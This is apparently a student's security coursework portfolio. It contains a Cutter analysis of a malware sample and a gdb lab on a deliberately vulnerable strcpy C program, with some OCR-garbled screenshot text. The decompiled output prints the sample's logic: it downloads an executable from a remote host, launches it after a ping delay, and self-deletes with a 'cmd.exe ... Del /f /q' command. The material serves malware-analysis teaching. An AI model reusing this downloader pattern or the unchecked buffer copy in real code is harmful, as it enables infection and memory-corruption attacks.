api-ms-win-crt-locale-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll

Interesting details are:

- Type of the file
- the compiled date and time
- the Hashes (especially the MD5)
- the size of the code
- libraries

2. Provide the screenshot of assembly code of main function and identify any evil indicator in the code.

As we can see, the main code got a PUSH operation which led to an exe file which needs to be installed and then direct to a URL which downloading something from the internet which could be an evil indicator as you can view in the screenshot below.

Assessment Task 2: Portfolio of Software Skills

The screenshot shows a debugger window with the disassembly of the `main` function. The function signature is `int main(int argc, char **argv, char **envp);`. The code is written in assembly, with comments in C. A red circle highlights the following instructions:

```
0x004010cb  push  str.C:\Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010cd  push  str.http:__ssl_6582datamanager.helpdeskbro.local_favicon.ico ; 0x4031b8
0x004010d7  push  0
0x004010d9  call  dword [URLDownloadToFileW] ; 0x4030f4
0x004010df  test  eax, eax
```

3. Provide graphical representation of main function.

Assessment Task 2: Portfolio of Software Skills

Workstation ▾ || ▾ [Icons] Win10-FLARE-Or-Sasson × Windows Server 2022-OrSasson ×

be flag name or address here

Graph(main)

int main(int argc, char **argv, char **envp);

```
[0x00401080]
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
; var int32_t var_6c0h @ stack - 0x6c0
; var LPSTARTUPINFO lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
; var int32_t var_6ch @ stack - 0x6c
; var int32_t var_60h @ stack - 0x60
; var int32_t var_8h @ stack - 0x8
0x00401080      push     ebp
0x00401081      mov     ebp, esp
0x00401083      and     esp, 0xffffffff
0x00401086      sub     esp, 0x680
0x0040108c      mov     eax, dword [data.00404004] ; 0x404004
0x00401091      xor     eax, esp
0x00401093      mov     dword [var_8h], eax
0x0040109a      push     0
0x0040109c      push     0
0x0040109e      push     0
0x004010a0      push     0
0x004010a2      push     str.Mozilla_5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
0x004010ad      lea     ecx, [esp]
0x004010b0      mov     dword [data.00404388], eax ; 0x404388
0x004010b5      mov     dword [esp], 0x7d0 ; 2000
0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
0x004010c4      call    fcn.004011e0 ; fcn.004011e0
0x004010c9      push     0
0x004010cb      push     0
0x004010cd      push     str.C:\Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push     str.http://ssl_6582datamanager.helpdeskbro.local_favicon.ico ; 0x4031b8
0x004010d7      push     0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
0x004010df      test    eax, eax
0x004010e1      jne     0x401142


000
p:___huskyhacks.dev ; 0x4032a0
data.00404388 ; 0x404388
InternetOpenUrlW ; 0x403074
esp]
esp], 0xc8 ; 200
var_6c0h], 0
011e0 ; fcn.004011e0
; 1 ; INT nShowCmd
403138 ; 0x403138 ; LPCWSTR lpDirectory
; LPCWSTR lpParameters
g.1.1.1.1__n_l_w_3000__Nul__C:\Users_Public_Documents_CR433101....
n ; 0x40336c ; LPCWSTR lpOperation
; int32_t arg_4h
ShellExecuteW ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPC...
ix
```

```
[0x00401142]
push     0x44 ; 'D' ; 68 ; size_t n
lea     eax, [lpStartupInfo.lpTitle]
push     0 ; int c
push     eax ; void *s
call    sub.VCRUNTIME140.dll_memset ; sub.VCRUNTIME140.dll_memset ; void *memset(...
add     esp, 0xc
lea     eax, [lpFilename]
xorps    xmm0, xmm0
movaps   xmmword [esp], xmm0
push     0x104 ; 260 ; DWORD nSize
push     eax ; LPWSTR lpFilename
push     0 ; HMODULE hModule
call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE ...
lea     eax, [var_658h]
push     eax
push     str.cmd.exe_C_ping.1.1.1.1__n_l_w_3000__Nul__Del__f__q__s ; 0x403140...
lea     eax, [lpCommandLine]
push     0x208 ; 520 ; int32_t arg_4h
push     eax ; int32_t arg_8h
```

Strings Imports Search Disassembly Graph(main) Hexdump Decompiler(main)

4. Provide screenshot of decompiler and identify the indicator.

Assessment Task 2: Portfolio of Software Skills



```
/* jsdec pseudo code output */
/* C:\Users\Or\Desktop\Malware.Unknown.exe.malz @ 0x401080 */
#include <stdint.h>

int32_t main(void) {
    eax = *(data.00404004);
    eax ^= esp;
    *(var_8h) = eax;
    eax = InternetOpenW ("Mozilla/5.0", 0, 0, 0, 0);
    ecx = esp;
    *(data.00404388) = eax;
    *(esp) = 0x7d0;
    *(lpStartupInfo.lpTitle) = 0;
    fcn_004011e0 ();
    eax = URLDownloadToFileW (0, "http://ssl-6582datamanager.helpdeskbro.local/favicon.ico", "C:\Users\Public\Documents\CR433101.dat.exe", 0, 0);
    if (eax == 0) {
        InternetOpenUrlW (*(data.00404388), "http://huskyhacks.dev", eax, eax, 0x40000000, eax);
        ecx = esp;
        *(esp) = 0xc8;
        *(var_6c0h) = 0;
        fcn_004011e0 ();
        eax = ShellExecuteW (0, "open", "ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe", 0, data.00403138, 1);
        eax = 0;
        ecx = *(var_60h);
        ecx ^= esp;
        fcn_00401399 ();
        return eax;
    }
    eax = lpStartupInfo.lpTitle;
    memset (eax, 0, 0x44);
    eax = lpFileName;
    __asm ("xorps xmm0, xmm0");
    *(esp) = xmm0;
    GetModuleFileNameW (0, eax, 0x104);
    eax = lpCommandLine;
    fcn_00401010 (eax, 0x208, "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%s", var_658h);
    CreateProcessW (0, lpCommandLine, 0, 0, 0, 0x80000000, 0, 0, lpStartupInfo.cb, esp);
    CloseHandle (*(hObject));
    CloseHandle (*(esp));
    ecx = *(var_6ch);
    eax = 1;
    ecx ^= esp;
    fcn_00401399 ();
    return eax;
}
```

In the screenshot I could see the functions I pointed out in red (the pathway), and I did some research to know what they do.

“URLDownloadToFile” is a function which Downloads a file from the URL and saves them to a file.

InternetOpenUrlW” opens a resource specified by a complete FTP or HTTP URL.

“ShellExecuteW” - I could see a ping command which is sending one ping to a specific IP address and giving some instructions of discarding and deleting a file with Nul & Del.

5. Provide screenshot of Imports, can you identify any interesting imports library function, if yes, provide more details about it.

Assessment Task 2: Portfolio of Software Skills

The screenshot shows the Cutter debugger interface. The top bar indicates the current file is 'Cutter - C:\Users\Or\Desktop\Malware.Unknown.exe.malz'. The main window displays the 'Imports' table for the selected module. The table has columns for Name, Address, Type, Library, Name, Safety, and Comment. The 'Thrd_sleep' function is highlighted in blue. Below the table, the 'Quick Filter' is set to 'X'. The bottom status bar shows various tabs: Strings, Imports, Search, Disassembly, Graph(main), Hexdump, and Decompiler (main).

Name	Address	Type	Library	Name	Safety	Comment
> fcn.00401fc1	0x00403004	FUNC	KERNEL32.dll	CloseHandle		
> fcn.00402493	0x00403008	FUNC	KERNEL32.dll	CreateProcessW		
> fcn.00402560	0x00403028	FUNC	KERNEL32.dll	GetCurrentProcess		
> fiirt.RTC_initialize	0x0040300c	FUNC	KERNEL32.dll	GetCurrentProcessId		
> fiirt.alldiv	0x00403010	FUNC	KERNEL32.dll	GetCurrentThreadId		
> fiirt.alldivm	0x00403000	FUNC	KERNEL32.dll	GetModuleFileNameW		[01] -r-- section size 4096 named .rdata
> fiirt.alldvrm	0x0040302c	FUNC	KERNEL32.dll	GetModuleHandleW		
> fiirt.allmul	0x00403018	FUNC	KERNEL32.dll	GetSystemTimeAsFileTime		
> fiirt.atexit	0x0040301c	FUNC	KERNEL32.dll	InitializeSLISTHead		
> fiirt.find_pe_section__YAP	0x00403020	FUNC	KERNEL32.dll	IsDebuggerPresent		
> fiirt.get_entropy	0x00403014	FUNC	KERNEL32.dll	IsProcessorFeaturePresent		
> fiirt.get_entropy	0x00403038	FUNC	KERNEL32.dll	QueryPerformanceCounter		
> fiirt.isa_available_init	0x00403034	FUNC	KERNEL32.dll	SetUnhandledExceptionFilter		
> fiirt.scr_t_acquire_startup_	0x00403024	FUNC	KERNEL32.dll	TerminateProcess		
> fiirt.scr_t_fastfail	0x00403030	FUNC	KERNEL32.dll	UnhandledExceptionFilter		
> fiirt.scr_t_initialize_crt	0x00403048	FUNC	MSVCP140.dll	_Query_perf_counter		
> fiirt.scr_t_initialize_default	0x00403040	FUNC	MSVCP140.dll	_Query_perf_frequency		
> fiirt.scr_t_is_managed_app	0x00403044	FUNC	MSVCP140.dll	Thrd_sleep		
> fiirt.scr_t_release_startup_	0x0040304c	FUNC	MSVCP140.dll	_Xtime_get_ticks		
> fiirt.scr_t_uninitialize_crt	0x00403054	FUNC	SHELL32.dll	ShellExecuteW		
> main	0x0040305c	FUNC	VCRUNTIME140.dll	__current_exception		
Offset: 0x00401080	0x00403060	FUNC	VCRUNTIME140.dll	__current_exception_context		
Size: 0x15d	0x00403064	FUNC	VCRUNTIME140.dll	__except_handler4_common		
Import: false	0x00403068	FUNC	VCRUNTIME140.dll	memset		
Nargs: 0x0	0x00403074	FUNC	WININET.dll	InternetOpenUrlW		
	0x00403070	FUNC	WININET.dll	InternetOpenW		
	0x0040307c	FUNC	api-ms-win-crt-heap-l1-1-0.dll	_set_new_mode		

"Thrd_sleep" which is a function on C++ which delays an execution (might be a malicious execution of a payload)
"ShellExecuteW" operates on a specified URL/file.
"InternetOpenUrlW" opens a resource specified by a complete FTP or HTTP URL.
"InternetOpenW" is a function which initializes an application's use of the WinINET.
"URLDownloadToFile" is a function which Downloads bits from the Internet and saves them to a file.

Resources for the research:

<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurlw>

Part-D Perform Buffer Overflow exploitation- Justify your answers by providing screenshots


1. Consider the following c source code and save it.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char** argv)
{
    char whatever[20];
    strcpy(whatever, argv[1]);
    return 0;
}
```


Assessment Task 2: Portfolio of Software Skills

#provide steps / screenshot


I copied the source code into a text editor on Linux and save it as "code.c".



2. Compile and run the program with gcc compiler, provide screenshot of the compilation process and the output of the program

#provide steps / screenshot


I run the code file and get a fault which indicates about a buffer which been overwritten. The type of the file is ELF based on 64-bit.



3. Examine the Buffer Overflows with gdb.

#provide steps / screenshot

Assessment Task 2: Portfolio of Software Skills




```
kali-Or-Sasson X Metasploitable2-Linux-OrSasson X tl-osint-2023.0
root@kali: /home/or/Desktop

File Actions Edit View Help

(root@kali)-[/home/or/Desktop]
# gdb ./code
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./code...
(No debugging symbols found in ./code)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000 _init
0x0000000000001030 strcpy@plt
0x0000000000001040 __cxa_finalize@plt
0x0000000000001050 _start
0x0000000000001080 deregister_tm_clones
0x00000000000010b0 register_tm_clones
0x00000000000010f0 __do_global_ctors_aux
0x0000000000001130 frame_dummy
0x0000000000001139 main
0x000000000000116c _fini
```



```
kali-Or-Sasson X Metasploitable2-Linux-OrSasson X
root@kali: /home/or/Desktop


File Actions Edit View Help

(gdb) disas main
Dump of assembler code for function main:
0x0000000000001139 <+0>: push %rbp
0x000000000000113a <+1>: mov %rsp,%rbp
0x000000000000113d <+4>: sub $0x30,%rsp
0x0000000000001141 <+8>: mov %edi,-0x24(%rbp)
0x0000000000001144 <+11>: mov %rsi,-0x30(%rbp)
0x0000000000001148 <+15>: mov -0x30(%rbp),%rax
0x000000000000114c <+19>: add $0x8,%rax
0x0000000000001150 <+23>: mov (%rax),%rdx
0x0000000000001153 <+26>: lea -0x20(%rbp),%rax
0x0000000000001157 <+30>: mov %rdx,%rsi
0x000000000000115a <+33>: mov %rax,%rdi
0x000000000000115d <+36>: call 0x1030 <strcpy@plt>
0x0000000000001162 <+41>: mov $0x0,%eax
0x0000000000001167 <+46>: leave
0x0000000000001168 <+47>: ret
End of assembler dump.
```

Assessment Task 2: Portfolio of Software Skills

4. In gdb, provide input less than 20 char see what happens, give your comments by providing the screenshot.
#provide steps / screenshot


The program processed normally without any fault.



```
root@kali: /home/or/Desktop
File Actions Edit View Help
(gdb) run hello
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/or/Desktop/code hello
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 20669) exited normally]
(gdb)
```

5. Now let's throw an input more than 20 chars, explain your observation with the screenshot
#provide steps / screenshot

I received a segmentation fault which indicates that the program is trying to overwrite the buffer which is not allowed.




```
root@kali: /home/or/Desktop
File Actions Edit View Help
